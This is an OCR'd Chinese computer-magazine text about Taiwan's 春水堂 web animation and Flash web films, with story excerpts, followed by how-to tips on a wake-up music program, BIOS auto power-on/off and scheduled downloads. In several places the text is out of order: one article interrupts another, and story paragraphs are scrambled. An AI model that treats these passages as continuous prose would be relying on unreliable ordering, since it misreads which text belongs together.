2000年初，由《远离赌城》名导演麦可·费吉斯所拍摄的《时间码2000》(www.timecode2000.com)，就是利用数字相机拍摄的，并且以四格分割屏幕各自发展的方式，在网络上呈现，可谓是近来较富实验性的尝试。但是基本的概念还是将传统的电影素材放到网络上，并没有真正凸显出网络的特性。

终于，在2000年春天，有人决定要拍摄真正的网络电影了。由梦工厂撑腰的Pop.com (www.pop.com) 正式宣布成立，宣称要在网络上播放一种实时的、原创的、互动的电影，使电影由原本的单向传播，变成“观众 - 电影”之间的双向互动。然而经过数月后，最后也是雷声大，雨点小，显示一部网络电影既要突破原本旧媒体的概念，又要磨合新旧媒体技术以达到最佳化状态，无论从软件或是硬件的角度来看，都是困难重重。

2000年5月，春水堂自编自导自演了《175度色盲》，结合真人演出和数码特效的合成，推出了一种崭新的网络电影模式。它初步改进了画质以及传输速度等技术问题，并对整个电影的形式，配合网络的特性而作了调整。相信以后伴随着越来越多的人关注“网络电影”，会有更多相关的创意被提出和开发，最终突破这块领域，未来一定会有更多令人惊奇的作品出现。在春水堂看来，这种“网络电影”，才是真正的“第九艺术”。

2001年3月，春水堂科技娱乐公司再度推出网络电影《175度色盲》第二部曲——《自体毁灭》。鉴于2000年推出《175度色盲》第一部曲后网友的热烈回响，春水堂在2000年底重金礼聘新加坡当红女星范文芳及唐治平演出第二部曲《自体毁灭》。《自体毁灭》承接着第一部曲的悬疑风格，以男女主角的逃亡与追逐展开序幕，并引发一连串神秘失踪事件。由于有了第一部的拍摄经验，再加上技术人员的努力研发，使得《自体毁灭》的画面品质及动作的流畅度有了大幅度的提升，并成功地吸引了日本电影界的注意。其中最令人侧目的是，著名漫画《城市猎人》的作者北条司在观赏了175度色盲第一部后，与春水堂总经理张荣贵在日本碰面，讨论漫画与网络电影合作的可能性。

三、特务迷城

2000年中，阿贵正是鸿运当头，红透宝岛半边天时，春水堂网站悄悄推出了《特务迷城》，这是一次全新的尝试。所推出的虽然还是Flash的作品，但是因为是真人演出，使这一系列Flash作品显得相当与众不同。真人演员出演的人物动作片段，数码合成的背景和场景，大量Flash的特效和文字，伴随演员的配音，带给人相当的震撼。这些Flash看起来的感觉简直如同看电影一般，但是又和传统电影有着巨大的不同，是春水堂对于“网络电影”的一次全新尝试。

喜欢成龙的观众应该知道，成龙的一部新片就叫做《特务迷城》——没错，这部片子里你也可以看到成龙（在片中他名字叫做“小北”，呵呵，也是一个特工，见图16）。



图16

如果你对《特务迷城》有兴趣，请你来如下地址观看 ：

http://www.wait4me.com.tw/htm/movie.asp

由于网络传输速度的问题，我们强烈建议你首先下载Flash片段，断线后再慢慢欣赏。这是《特务迷城》的第一辑 ：

http://www.wait4me.com.tw/swf/2003_01.swf

第二辑就是2003_02.swf……限于篇幅，其他各篇的下载地址这里就不一一列出了，各位可以依此类推。有兴趣的可以自己使用Flashget抓取，或直接来《电脑爱好者》网站拷贝下载地址。

《特务迷城》的故事 ：

上午十点，阳光悄悄爬进太维的斗室，此时的太维正在美好的梦境中飘游。自从三年前咏失踪，他便沉溺在这美好的梦中——那是蓝绿色的、热带浅海的梦，一束束极光般的太阳射入海中，一群又一群水母从他和咏的头上漂浮而过，像半透明的外星人，在世界的反面潜行。

咏总爱在冷光蓝的水母群经过时，兴奋地说："以后我们有钱，要开一家水族馆，然后养很多水母，像这种的……"

水族馆，成为日后太维寄放"想念"的地方，也把太维衔接到一段不一样的人生。

"登登登……"一夜没关的电视开始放送10点新闻，嘈杂的新闻片头把太维从梦中拖出来，强迫他听着半年来全亚洲的发烧话题——炭疽病。从炭疽菌的简介、疫情到各种阴谋论。各种独家报导、深入报导、追踪报导、综合报导，美丽的主播小姐表情如丧考妣，樱桃小口开开合合，话题颠过来倒过去地反复陈述，却毫无结论。所有的政府或非政府机构，无论是谁，都束手无策（见图17）。



图17

公元2003年，东亚的人们遭受炭疽菌荼毒，从韩国、日本、中国大陆、以至中国台湾地区，人数直破30万大关。联合国世界卫生组织紧急委托病毒学权威Dr.Waits所属的H&T组织，在疫情较轻微的中国台湾地区设立病毒研究小组，就近追踪疫情。人们翘首盼望的，不再是上冲下洗的股市，而是炭疽菌疫苗的研发进度。生命，在这种时候，才得以彰显。

然而，这一切对太维来说毫无意义。这不是他的世界，就算这世界正有种病毒可能致他于死，他还是对这世界冷感。太维满脸胡渣，盯着镜中的自己，想着关于冷感这件事，也许跟他从小在孤儿院长大有关吧，人情似纸薄，生命的孤独滋味，早在他出生的那一刻便开始品尝——死亡算什么？只不过是另一种孤独的方式罢了。

生命原有很多事情生不带来死不带去，只除了咏（见图18）。并不是指咏的美貌、身体或是及肩的长发，而是两人曾经在一起的一切。当太维一个人孤单地在孤儿院玩耍，当太维眼看着同学吃着妈妈亲手做的便当，咏都在他身边。


图18

可是，自从三年前收到一张咏从土耳其寄回的名信片后，咏就失去音讯，太维一直未曾间断找咏，他拜托在社会局工作的好友阿安，他在大街小巷疯狂张贴寻人启示……最后，太维从孤儿院搬到这狭窄的小屋，到水族馆当工人——这是他惟一可以继续保有咏的方式。

在咏缺席的日子，太维用梦境填补真实，用满屋的照片填补咏的气味，这样一来，彷佛咏一直存在着，从未离开过。

爱？别离？当爱碰上别离的时候，是否代表一切的努力都是徒然……摔下牙刷，太维冲出家门，白花花的太阳迎面扑来，把太维摔回现实……

四、175度色盲

这是春水堂继推出《特务迷城》得到热烈反响后，全新推出的网络电影。一共有三部曲，2000年推出的是第一部，得到了相当不错的好评。

《175度色盲》网页地址：

http://www.175do.com.tw

进入网页后点"电影放映馆"，即可进入相关页面。点击相应链接即可欣赏（目前一共有4集可看），见图19。或者直接输入如下网址观看第一集（第二、三集分别为movie02.asp、movie03.asp）：

http://www.175do.com.tw/part2/movie/movie01.asp

寻宝似的工作让他对别的事情不会有很高的注意力，除了在大楼上挂的那块巨幅看板——那块马琳的看板。

马琳是一个名模特儿，常在各大报章杂志的封面出现。虽然只是在平面媒体上曝光，但是她神秘的气质，却让她在短时间内拥有极高的知名度。

达五常常在想，对于这样的女人他为什么会这么的有兴趣——他不是年轻的追星族，更不是变态的疯狂影迷，但是马琳就是能让他在这个无色彩的世界里，心里涌起一股莫名的冲动，总想多看她几眼……

达五坐在他所属的快递公司里，无意识地翻着手边的客户文件。“今天不用送花呀”，达五看着在办公室内穿梭的同事，不经意地问着。

像是想到什么似的，同事停止了动作，要笑不笑，语带暧昧地看着达五。“不好意思，又害你见不到那个叫——PEGGY 的”同事略带嘲讽地说着（图 21）。

达五挥挥手，像是要告诉他没那回事，但是实际呢，他自己也不清楚，也许他真的对那个叫PEGGY的女人好奇吧！也许他真正想要知道的是谁每天订花给她，毕竟送花到她家已经成为达五生活中的一个习惯了。



图 19



图 20


图 21

当然了，二部曲虽然很好看，但是毕竟集数太少。所以我们要欣赏，就不能错过第一部曲。和《特务迷城》一样，我们强烈建议大家先用网络蚂蚁或者FlashGet之类的工具把影片下载下来，再慢慢观看。

http://www.175do.com.tw/swf/opening.swf

http://www.175do.com.tw/swf/1_1.swf

http://www.175do.com.tw/swf/1_2.swf

http://www.175do.com.tw/swf/2_1.swf

http://www.175do.com.tw/swf/2_2.swf

http://www.175do.com.tw/swf/5_1.swf

http://www.175do.com.tw/swf/5_2.swf

《175 度色盲》第 1 部：

不管什么样的天气，街道看起来总是灰色的，树也是灰色的，甚至所有人脸上都是灰色的。达五的心也是灰色的。他不知道是因为自己心里有毛病，还是他的眼睛患了色盲（见图 2 0）。

在达五的眼里，世界似乎只有一种色调，灰灰的不带一点色彩。骑着自行车的达五每天在这个灰阶的空间里穿梭，做着快递的工作。从这头到那头，从这个地址到那个地址，有时候递送红色玫瑰花，有时候传送金黄色的支票。这种

就算不用送花到 PEGGY 家，达五还是得要去外送其他的客户。在和同事结束了无聊的闲谈之后，达五再度踏上他的自行车，开始他下午的行程。然而按照惯例，他一定要先到马琳的巨型看板前驻足浏览。这时达五想起老板总是提醒他——“人不要好奇，因为多管闲事的关系，很可能——死无葬身之地”。

达五叹了口气，正打算离开的时候，忽然看见一个身材苗条，打扮入时，戴着墨镜的女子。 达五张大了眼睛，看了一下女子再看一下海报，在重复了几次同样的动作之后，他确定他看到了马琳。

马琳带着她一贯的神秘气息，进了一辆停在路边的黑头大轿车，车子正要离开。达五当然不能放过这个天大的好机会，驱动他的双脚正打算追上去。这时轿车的车窗摇下，在逆光下，隐约看到了马琳脸部美丽的线条(图 22)。

“叮……”车内的手机声响起，马琳顺手接听。

“喂”忽然坐在马琳身边的男人伸手夺过马琳手上的


图 22


图 23

手机，将手机丢出窗外之后，冷不提防地赏了马琳一个耳光。看在眼里的达五对这突如其来的一切还来不及反应，轿车的玻璃已经升起，并且快速驶离。达五这时才回过神来，想都不想地过去将手机捡起，并试图追上轿车，但轿车已经走远。

……

达五来到捷运车站。对于达五的迟到，敏敏一点也不觉得生气，好像这一切是理所当然的。达五有点尴尬，但却又对自己拥有这么体贴人的女朋友感到得意，毕竟平凡、不特别的敏敏（图 23），有着阳光女孩的所有特点，是让达五感到很欣慰的。

“我跟你说喔，这个摄影展示是第一次在国内展，之前只有杂志上才看得到，我差点都想要出国去看了。”对于即将参观的摄影展，敏敏显得兴奋而着急。然而此时传来的手机铃声却打断了敏敏的话。

“什么声音 ”敏敏一愣。达五这时才发现铃声是从自己腰间的手机传来的。


“哪来的？ ”对于了解达五的敏敏而言，手机的出现并不在她的认知范围之内。

“——捡的 ” 固执的电话铃声让达五心慌意乱，来不及思考。

“喂？ ” 达五接起电话，试探性地问着。“你真的把电话捡走了？ ”令人惊讶的是电话那头传来的是知名模特儿马琳的声音。“是你——是你吗？我一直在等—— ” 达五显得慌了。“你有没有用过这支电话？ ” 马琳急速地打断达五模糊的字句。“——对不起——我—— ” “不管你在哪里，赶快离开！ ” 马琳再度地打断达五的话，意外的是一向冷漠的她，这时的情绪竟然有些许的起伏。

“啊——喂——？ ” 达五一头雾水地被挂了电话。“谁啊？ ”就在敏敏天真地问着达五时，在捷运站的角落里不知何时已经多了两个身穿黑衣服的男人。在这个时代里，不管是留长发或是剪光头都不会令人多看两眼，然而达五对于他们手上掌握的东西却起了极大的反应！那是——枪！

随着一种只有在电影里面才听得到的枪响，达五闻到了子弹从敏敏脸旁经过与发丝摩擦所产生的焦味，达五不自觉地看向子弹的去处，才发现行道树的树干上已经多了圆形的弹孔，两名彪形大汉所引发出的杀人气息，让达五和敏敏体会到生命受到威胁的恐惧。“快走！！ ”达五对着敏敏所喊出的这一句话，揭开了追杀达五的序幕……（图 2 4 ）。


图 24

五、春水堂的成功

网络迪斯尼？

它山之石，可以攻玉。春水堂的成功经验，对我们绝对有借鉴的作用。

创造卡通角色阿贵和春水堂网站的企业家张荣贵，被台湾网民叫做"贵爸"。"贵爸"当初刚刚投身网络业的时候，其实也并不顺利——他的第一家网络公司也倒闭了。

郁闷之余，他偶然想到用卡通的形式把自己的童年生活搬上网络，阿贵这个角色就是张荣贵的童年化身，阿贵就是张荣贵的小名。没有想到遵循自我的设计使得"阿贵卡通"一炮打响，一日之内成就超过了原来传媒界20余年的努力。惊喜之余，回想起来，贵爸仍是唏嘘不已。

长期受传媒业界的感染，使张荣贵对阿贵卡通的盈利目的比任何人的理解都要深刻——对他而言，网络只是一个工具。开拓太多功能，刺激资本市场想象，其实不是春水堂的强项，但是只要创造出了实际的盈利，有了实际的功效，就能蔓延到网下，抢占市场的一席之地。

财务保守

春水堂第一次在媒体露面，是出现在台湾地区的《数字时代》。2000 年 6 月，初试啼声的“阿贵”挟着网络动画的魅力，被选入台湾地区 10 大最有潜力的“Cool Company”。一年不到，春水堂囊括台湾地区 2000 年下半年所有大大小小网络评选的首奖，甚至打败王永庆，成为网友心中“台湾 2000 年财经风云人物”榜首。

目前网络产业泡沫化，倒闭、裁员时有所闻，但春水堂公司（网站）总经理张荣贵，却在考虑公司扩编。他说，“冲得太快，怕春水堂的表现名过于实。”自称做事保守的张荣贵，终于在 2001 年 1 月，决定装潢第 3 个办公室，春水堂的员工，也从创业初期的 4 人，增加为 60 人。

很多网站创立的目的，就是为了融资，为了拉到资金。但曾经在创业路上身经百战的张荣贵，在春水堂创立之初，婉拒各路人马的上亿资金，选择集资 2000 万，因为张荣贵相信，“天下没有白吃的午餐”。另外，“要想到半年以后的事，否则不要创业”，张荣贵对此深信不疑。他认为，初期拥有太多资金，对公司经营反而是项阻碍。景气好，资金充裕，公司不赚钱，还可以撑下去。景气转坏，企业没有获利，就会面临关门的危险。所以保守的行事风格——“只有清楚想好获利目标，再往前冲刺”，造就了春水堂在网络事业一片怨声载道中，业绩和规模持续向上攀升(见图 25，阿贵系列产品)。


图 25

创意团队化

保守的财务规划，并不等于春水堂的创意也保守。每天至少一则的新动画，源源不绝的创意资源，是阿贵风靡网络的原因。创业初期，阿贵动画的创意多半来自 MTV 导演出身的张荣贵。但在经营触角不断往外延伸，张荣贵已经不再参与创意工作的情况下，阿贵动画的新点子，依旧层出不穷，可见有个团结的创意团队是春水堂的秘密武器。

采用任务分组的创意团队，是春水堂最常用的工作方式。“光靠一个人去想所有的事，一定会发生‘创意撞墙’。”上千个 MTV 的拍摄经验，给了张荣贵创意发想的启示，只有不断透过变换任务分组和读书会的激荡，创意才能源源不绝。

授权、凝聚向心力

不断变换组合的创意团队，所有人都有机会当主席，就是要放手让每个人都能学习并承担责任。只要授权，工作者的表现往往超出预期的想象，张荣贵观察到只要有充分发挥的空间，大家会做得更卖力。就像前一阵子，帮日本 NTT DoCoMo 制作动画，不到一个月成品就交到客户手上，把对方都吓一跳。因为 4 人成军的任务小组，为了力求表现，摆在公司的睡袋是他们最常入眠之处。

细数春水堂里的工作者，平均年龄在25岁上下，面对这一群最容易跳槽的社会新鲜人，创业一年多，只有2个员工因为家庭因素离职。张荣贵说，其实每个人都想把事情做好，尤其年轻人的爆发力更是不可限量，只要拥有发挥的空间舞台，自然会全力以赴。

给了创意空间，还要给予工作者对组织的认同感，就像春水堂里的员工，几乎对阿贵的认同感都超过老板。有一次为了行销项目，决定让阿贵以‘说谎言’的方式另类演出，不料许多资深动画师跳出来表态，“阿贵不能说谎话”，从而保全了阿贵的“清新形象”。曾经有一位创业者说过，“春水堂是他看过的向心力最强的网络公司。”

除了员工的向心力，网友的忠诚度也带着阿贵出书、拍广告、出唱片、开餐厅，甚至红到远隔重洋的日本去。2000 年财经风云人物，阿贵的冠军宝座当之无愧。

固守核心价值

张荣贵说，“春水堂公司擅长的是媒体、创意”，所以站在内容提供者的角度，想的就是如何把内容做好，让网友发出会心一笑。只要网友认同阿贵的魅力，自然会来买相关产品。至于产品的实际开发，就让专业执行，做太多业外经营，只会消耗能量。对春水堂来说，努力创作满足网友，是最大的本钱。

六、电子商务

变形金刚、太空堡垒、圣斗士星矢、聪明的一休……这些卡通片都曾经红极一时，除了当年的学生们不说，很多成人看了后也觉得相当吸引人。

片子里的人物们，除了在电视屏幕上大显神通，更在现实世界中为开发商赚入大笔的钞票。迪斯尼公司就不说了，他以卡通人物起家，现在已经是巨无霸的世界级大公司。就以当年的《变形金刚》为例，印象特别深的是屏幕上动画片热播之时（见图26），美国孩之宝公司的变形金刚玩具也大行其道，一个塑料模型，成本充其量不过一二十元左右，售价却要百多元乃至几百元……

如今阿贵也是，他也开始走下电脑屏幕，在现实中为春水堂公司赚入更多的钞票——网上走红，网下盈利，阿贵品牌的扩张一日千里。

2000 年 5 月，"阿贵"走入台湾地区晚间新闻报道的演播厅，涉足电视主持。同年 11 月，阿贵系列纸质版本漫画书问世，曾经百万人传阅的《不要说脏话》一册一周内销量破万，可以媲美四五年前大陆知名学者余秋雨的《文化苦旅》在台湾的销售成绩。鉴于阿贵受到欢迎的程度，卫视中文台最近与该公司合作，以迷你八点档的概念，推出每周一至周五的电视卡通动画“阿贵一点点，轻松一下”，希望以阿贵家族独有的轻松幽默，带给生活紧张的现代人更多欢乐及消除压力的方法。该片以每周不同




图26

的系列方式推出，第一周先以网友熟悉的阿贵率先上阵，让不认识阿贵的观众，能透过系统性的方式认识他，人气超旺的阿嬷成为第二周的介绍重点，随后阿贵家族的人物皆会一一出场。

另外，碰到圣诞、元旦、春节三个节日，阿贵也会寻找商机。春水堂网站与SONY联手，推出阿贵唱片，录制阿贵版的圣诞组曲，阿贵卡通版的主题曲，商品宣传广告歌等，大受欢迎。春水堂快马加鞭，贵爸操起当年的老本行，亲自出手，赶录阿贵MTV，过了一把导演瘾，加上Flash动画VCD的助阵，声势惊人。

以阿贵居住的春水镇为蓝图，新近在台北闹市商业街忠孝东路开办的阿贵主题餐厅，把阿贵系列几乎全部角色一网打尽，以各个卡通人物命名的古怪菜肴更是大行其道，如阿贵跳舞鸡、见宝汉堡、碳烧猪哥雯、阿嬷套餐等等。除了餐饮之外，阿贵餐厅还计划做成风靡整个亚洲的连锁店模式，出售品牌的周边产品。业内人说，阿贵餐厅将以明确的定位，牢牢锁定年轻群体的荷包，吸引数量众多的阿贵迷。

受到网站股东之一的宏基集团的大力推荐，嘉禾影业打破传统电影行业规范，宣布与春水堂共同出资2000万，拍摄网络电影"特务迷城之2003"。让老牌影业公司如此屈尊，可见网络和阿贵的力量。

2001年，春水堂雄心勃勃，一方面看准时机，制作电影"特洛依木马屠城记"，全力向网下盈利扩展。另一方面对外扩张，全力而出，东面杀入日本，已在竞争激烈的日本卡通市场获得好评。西面扑入大陆市场，与三大门户网站之一的网易率先联手，独家刊登阿贵系列卡通。

春水堂科技娱乐公司指出，在新的一年里，该网站不仅谋求与跨媒体间的合作，更会朝着媒体经营的概念来发展，成为全方位宽频影音的媒体。发展的势头如此之好，有些东西是否也值得大陆的同行们学习学习呢？

七、大陆网络卡通

台湾省的网络卡通作为一种全新的商业模式，由阿贵网站作为代表，业已浮出了水面。回头看看，我们欣喜地看到，大陆本土的网络卡通，也获得了一定的发展——比如国内有名的网络卡通网站——时代动网。

时代动网的网页地址是：

http://www.stame.com

时代动网是建立在网络游戏基础上的网络卡通社区，和春水堂"阿贵系列"不同的是，时代动网有两个卡通品牌：小狗史丹莫和花巨资回购的国产卡通人物黑猫警长。黑猫警长虽然知名度没有国外的猫和老鼠来得高，不过也还算不错了，关键就是看"时代动网"如何发挥"警长"的威力了。

但是不管网站的CEO们如何谋划战略，最关键的一点应该是毋庸置疑的——那就是如何想办法在网上走好信息流，制作短小精美的Flash动画吸引网民的注意力，从而打造自己的品牌。网下走好产业流，将品牌吸引到的网民注意力引向传统产业，诸如书籍、电视、餐饮等等，并从传统行业中获利。

平心而论，时代动网的小狗史丹莫还是很有趣的，时代动网做出来的Flash效果也相当的漂亮，比之阿贵系列有过之而无不及。关键可能还是创意方面比人家略差一点，另外在动画出品的数量方面差距也实在太大了些。

对了，这里顺便介绍一下国产精品小狗史丹莫。请看全新的《小红帽》（老实说，看《小红帽》的时候还是让我很开心地笑了一会儿，主要是剧中别出心裁的台词让我感觉很有趣，见图27）：

http://www.stame.com/black_white/flash/xiaohongmao.swf



图27

据了解，时代动网针对具体的盈利方式已经有了较为完整的计划：已经建成国内首创的网络卡通经纪平台，并集中了近500名卡通动画作者，打算在2001年在全国出版发行卡通专业杂志《STAME动画大王》（据称这本杂志是用漫画全新演绎现代青年人色彩斑斓生活的"新生代生活漫画杂志"，可惜，怎么好像到现在我也没有在报摊上看到过）。另外据称还有"STAME"系列卡通报纸、卡通电视频道以及卡通产品销售连锁网络等，也正在紧锣密鼓地筹备当中……

眼看着目前大陆地区一个个网站风雨飘摇，再看看台湾省春水堂一日千里的发展，衷心希望国内其他地区的卡通网站也能如春水堂一般赢利，走得更远、更好！

“她”陪伴你进入每一个甜蜜的梦乡，爱机学会了唱催眠曲，自动关机；“她”和你一起迎接每一个清晨的朝阳，爱机学会了自动开机播放音乐，唤你起床；半夜，你正做着甜甜的小美梦，此时也是下载速度狂快的时候，“她”自动开机，为你辛勤下载，然后自动关机……

这一切就发生在你的身旁，不要犹豫，打造“充满人性的爱机”吧！——步步高栏目主持 小渔

每天都有好心情

□江苏 王志军

——请一个睡美人唤醒你

每天上班下班，周而复始，实在有点枯燥乏味，要是早晨醒来时能听上一段美妙的音乐，那该有多好！

有的朋友可能会说，只要在Winamp或Microsoft Media Player中创建一个*.M3U播放列表文件，然后将这个文件放到“启动”组中，不就行了吗？的确如此。不过，一来需要创建播放列表文件，二来这两个软件所占用的系统资源实在不小。还是建议朋友们使用下面的小软件吧！

花上几分钟时间看完下面这篇文章，那就天天都有好心情了。^_^

一、得到睡美人-唤醒者

“她可以让您在音乐中入睡，又在音乐中醒来。愿'唤醒者'陪伴您进入每一个甜蜜的梦乡，迎接每一个清晨的朝阳！”这是作者在Readme文件中的介绍。从笔者的试用感受来看，睡美人－唤醒者确实有这样的好处。下载文件大约有1195kB，直接执行下载文件setup-rouser.exe，一路“Next”即可安装成功。

二、如何让睡美人来唤醒你？

软件安装后，还需要经过一些设置。从“开始”菜单或桌面上运行“唤醒者”，系统托盘区内就可以看到一个类似秒表的图标。这个图标取代了原来的系统时钟栏，右击该图标选择“显示主窗口”命令，如图1所示，其中有



图 1



图 2

许多功能图标，我们的设置工作主要是在这里进行。

1.设置选项

如图2所示，这里有电脑关闭方式、液晶时钟设置等内容。从“电脑关闭方式”中选定“强制关机”，这样就可以在播放完音乐后自动关机。如果你起床后还要使用电脑，那么可以选择“普通关机”。“液晶时钟设置”中可以设置是否“显示液晶时钟”、“显示秒钟”，“其它”中请选中“随Windows自动启动”，否则可没办法做到开机时自动播放音乐哟。这里还有一个“提示信息”按钮，可以设置关闭电脑前的提示信息，如背景色、文字大小、提示时长、关闭电脑提前几分钟提示等。勾选“使用透明鼠标”后，操作该软件时的鼠标开关就是透明的，很有意思。

2.播放清单

如图3所示，第一次启动时这里都是空白的，必须点击“添加音乐”按钮，依次添加你喜欢的声音文件，目前它暂时只支持MP3、WAV、MDI格式



图 3

的音乐文件。在这里你还可以添加整个目录下的MP3文件，点击“试听音乐”可以先听一听，如果你的系统中音乐很多，那么可以创建多个不同的*.M3U清单文件，这样就可以随意选择一组音乐了。如果将Winamp等播放器中的文件清单直接加入，也可以将其保存成*.M3U清单文件。这里的“第1播放时段”和“第2播放时段”可不能忘记设置哟，否则每天启动时，“睡美人-唤醒者”虽然随Windows而启动，但它并不能自动播放音乐。勾选“第1播放时段”后，就会看到一个“设置”按钮，单击它将显示一个对话框，如图4所示。在这里你可以设定每天播放音乐的起止时间，朋友们都喜欢在清晨起床时听到美妙的音乐，那么可以根据你的起床时间设定一个时段。可惜的是只能设置两个时段，不过在早晨和晚上各设置一次，想一想也足够了。



图 4

3.声音录制

如果你想录制自己的声音，那么在这里可以通过“超级录音机”录制没有时间限制的内容，如将亲密爱人的话语录制下来作为起床音乐。

注意：进行每一个项目的设置时，都要点击“确定”按钮才会生效。

三、使用中的一些技巧

虽然作者的意图是让睡美人-唤醒者能在各种Windows操作系统下运行，但建议朋友们最好在Windows 98/Me下运行，因为其他操作系统还没有经过完全的测试。

1.下载安装后为什么无法运行？

自动开关机轻松实现

□江苏　刺猬

对一些超级DIYer和网虫来说，如果能实现系统的自动开机、自动关机，那么必然会给他们带来许多便利。其实，Windows 98/Me/2000都可以实现这一功能，为什么不试着用一用呢？

一、Windows 98/Me中实现自动开关机

1.自动开机部分

如果想实现自动开机，那么必须首先检查一下你的硬件是否支持。最主要的是主板BIOS和电源方面，如果你能从BIOS设置中的"Power Management Setup"部分找到如下一些选项，那么说明主板可以支持自动开机。

Power UP Control部分：

(1) AC PWR Loss Restart：用来设置是否允许当计算机因电源中断后，再一次恢复供电时从关机状态下启动，当然前提条件是你使用了ATX电源，而且未彻底关闭电源开关。这里有Enabled、Disabled两个选项。

(2) PWR UP On Modem Act：用来设置是否允许在Modem接收到信号时从关机状态下启动，同样有Enabled、Disabled两个选项。

(3) Wake On LAN：用来设置是否开启网络唤醒功能，不过如果欲使用这一功能，要求720MA+5V以上的ATX电源，这里也有Enabled、Disabled两个选项。

(4) PWR Up On PS2 KB/Mouse：用来设置是否允许键盘或鼠标的唤醒动作，某些主板具备键盘、鼠标唤醒功能，这里同样有Enabled、Disabled两个选项。

(5) Auto Automatic Power Up：是否允许在设定的时间自动开机，选择"Enabled"就可以进行进一步的设定。

不同的主板这方面的设置也可能会不同，请朋友们参考主板说明书。假如无法找到上述选项，你可能需要将主板BIOS升级到较新的版本。至于电源方面，肯定必须是ATX电源才行。

我们设置自动开机，当然不会再用Modem、网卡、键盘、鼠标来唤醒电源，所以必须从"Auto Automatic Power Up"中进行设置，选择"Enabled"后，你就可以看到"Everyday"和"By Date"两项。有些主板中可能是"RTA Alarm Resume"，选择"Enabled"后可以看到"Date (of month)"和"Timer (hh:mm:ss)"两个选项，相信接下来的设置就不用笔者多讲了吧？

不过，这里要提醒的是，在进行自动开机时间设置时，这里的时间都是24小时制，不要设置错误哟！至于Modem、网卡、键盘、鼠标的唤醒功能设置，请全部设置为"Disabled"为好。

2.自动关机部分

这一点似乎不是什么问题，只要你使用了ATX电源，操作系统是Windows 98以上的系统，那么基本上都可以实现。当然，必要的设置是免不了的。

从"控制面板"中打开"电源管理"对话框，在"电源使用方案"中选择"家庭/办公室桌面"，然后在"关闭监视器"、"关闭硬盘"中设定时间，"系统等待"设定为"从不"即可，这样当计算机在所设定时间内未接收到任何信息时，就可以自动关机了。

二、Windows 2000中实现自动开关机

在Windows 2000中实现自动开机，与上述过程并没有什么区别，到BIOS中进行相同设置即可。至于自动关机，可以在桌面上右击选择"属性"命令，选择"屏幕保护程序"标签页，点击"电源"按钮，即可轻松搞定。

依笔者看来，如果你出于工作需要，那么花一丁点的时间对系统进行一番设置，以实现自动开机、自动关机，还是值得的。不过，你还是要经常去检查一下，别让你的爱机工作过度，或由于设置错误而导致过热哟！

由于睡美人-唤醒者是用VB5开发的，因此软件运行时必须有MSVBVM50.DLL文件的支持。Windows 98/Me以上的操作系统不存在这个问题，Windows 95可能会找不到，可以从Windows 98安装盘中的WIN98_33.CAB中找到，或者从网上下载，然后将MSVBVM50.DLL文件拷贝到Windows\System目录中。

2.为什么每次开机后，没有听到睡美人的唤醒音乐？

请到"设置选项"下找到"随Windows自动启动"选项，使其出现"√"号即可。当然，你还要检查添加的声音文件路径是否正确，音箱开关是否打开等。

四、如何让睡美人-唤醒者每天从梦乡中自动唤醒你？

如果必须由你每天人工开启电脑，然后听到音乐声，那么如此操作实际上并没有什么意思，还不如就用CD播放算了。因此，在前一天设置好自动开机，加上本文前面所谈到的有关设置，相信"闻鸡起舞"就不是古人的梦想了。至于"自动开机"的设置，朋友们可以参考本期的另一篇文章。

让下载更轻松

□江苏　刺猬

每天用网际快车（FlashGet）、网络蚂蚁（NetAnts）下载东东的朋友想必不少，不知各位是否有这样的体会，有时候一个软件或游戏需要几个小时甚至数十个小时来下载。你是一直看守在电脑旁边，还是只管自己睡觉而让快车、蚂蚁干活呢？前者似乎太累，而后者又有些让人不大放心，到时候还要起床断开连接、关机等等。有没有更好一些的方法呢？

当然是有的，只要计算机能在下载文件后自动断开连接、自动关机就万事OK了，你当然也可以设置自动开机。

一、实现“自动下载”需要满足的条件

1. 对硬件方面的要求

主板支持定时开关机，而且使用ATX电源。

2. 对操作系统和软件方面的要求

只要是Windows 98/Me/2000都可以，不过如果你使用的是Windows 98第一版，那么可能需要安装ACPI高级电源管理模块。至于软件方面，当然要有支持定时下载、完成后能自动关机的下载软件了，网际快车、网络蚂蚁都有这样的功能。

二、自动下载设置步步高

1. BIOS设置

开机时按“Del”键进入BIOS设置，进入“Power Management Setup（电源管理设置）”部分，找到“Power Management”项。一般来说这里有Max Saving、Min Saving、Disabled、User Define等几项，你必须选择“User Define”项，由用户自行设置管理模式。然后，再在“PM Events”下设置“RTC Alarm Resume”为“Enabled”（也有些主板上是“Automatic Power Up”），这样你才会看到“Date (of Month)”和“Timer (hh:mm:ss)”两项，你可以根据自己的要求在这里设置定时开机的日期和时间。

2. 使用FlashGet用户的设置

首先，我们要让FlashGet随系统自动启动，这样才能保证实现“自动下载”和“自动关机”，将FlashGet添加到“启动”组中。

其次，你还需要手工指定下载任务。从“任务”菜单中点击“新建下载任务”后即可打开“添加新的下载任务”对话框。在“开始”部分有“手动”、“立即开始”、“计划”三种下载方式，勾选其中的“计划”。

设定好计划下载时间。从“工具”菜单中打开“选项”对话框，



图 1

